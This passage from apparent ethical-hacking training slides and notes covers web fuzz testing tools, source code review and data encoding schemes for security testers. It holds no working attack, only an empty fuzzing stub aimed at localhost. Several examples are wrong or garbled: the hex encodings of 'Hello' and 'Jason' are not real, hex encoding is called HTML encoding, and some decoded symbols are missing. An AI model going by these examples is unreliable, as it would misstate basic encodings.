
```
Attack Script:
Setup('WebApplicationName') do
      @host = "localhost"
      @port = 80

...
end
```

Figure 14.102: Web application fuzz testing scenario

Fuzz Testing Tools:

- WSFuzzer (*https://owasp.org*)
- WebScarab (*https://owasp.org*)
- Burp Suite (*https://portswigger.net*)
- HCL AppScan® Standard (*https://www.hcltechsw.com*)
- Peach Fuzzer (*https://www.peach.tech*)



Source Code Review

- Source code reviews are used to **detect bugs and irregularities** in developed web applications
- It can be performed **manually** or by **automated tools** to identify specific areas in the application code that **handle functions** regarding authentication, session management, and data validation
- It can identify **vulnerabilities to non-validated data** as well as **poor coding techniques** of developers that allow attackers to exploit the web applications

Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. They can be performed manually or using automated tools to identify specific areas in the application code to handle functions regarding authentication, session management, and data validation. They can identify un-validated data vulnerabilities and poor coding techniques of developers that allow attackers to exploit the web applications.

Encoding Schemes

- Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

Types of Encoding Schemes


URL Encoding

- URL encoding is the process of **converting URL into valid ASCII format** so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with **"%"** followed by the character's two-digit ASCII code expressed in hexadecimal such as
  - %3d =
  - %0a New line
  - %20 space

HTML Encoding

- An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document
- It defines several **HTML entities** to represent usual characters such as
  - &amp; &
  - &lt; <
  - &gt; >

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Encoding Schemes (Cont'd)

Unicode Encoding

16-bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal
  - %u2215 /

UTF-8

- It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix
  - %c2%a9 ©
  - %e2%89%a0

Base64 Encoding

- The Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually, it is used for encoding email attachments for safe transmission over SMTP, but it is also used for encoding user credentials
- **Example:**

Binary encoding of "cake" = **01100011011000010110101101100101**

Base64 encoding: **011000 110110 000101 101011 011001 010000 000000 000000**

Hex Encoding

- The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data
- **Example:**

Hello A125C458D8

Jason 123B684AD9

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of the data. At the receiving end, the encoded data is decoded into the plaintext format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the intended manner.

Types of Encoding Schemes

- **URL Encoding**

  Web browsers/web servers permit URLs to contain only printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting a URL into a valid ASCII format so that data can be safely transported over HTTP. Several characters in this range have special meanings when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in the hexadecimal format, such as:

  - **`%3d    =`**
  - **`%0a   New line`**
  - **`%20    space`**

- **HTML Encoding**

  An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document. HTML encoding replaces unusual characters with strings that can be recognized while the various characters define the structure of the document. If you want to use the same characters as those contained in the document, you might encounter problems. These problems can be overcome using HTML encoding. It defines several HTML entities to represent particularly usual characters such as:

  - **`&amp;  &`**
  - **`&lt;   <`**
  - **`&gt;   >`**

- **Unicode Encoding**

  Unicode encoding is of two types: 16-bit Unicode encoding and UTF-8.

  - **16-bit Unicode Encoding**

    It replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed in the hexadecimal format.

    - **`%u2215  /`**

  - **UTF-8**

    It is a variable-length encoding standard that expresses each byte in the hexadecimal format and prefixes it with %.

    - **`%c2%a9     ©`**
    - **`%e2%89%a0`**

- **Base64 Encoding**

  The Base64 encoding scheme represents any binary data using only printable ASCII characters. In general, it is used for encoding email attachments for safe transmission over SMTP and also for encoding user credentials.

  For example:

  cake = **`01100011011000010110101101100101`**

  Base64 Encoding: **`011000 110110 000101 101011 011001 010000 000000 000000`**

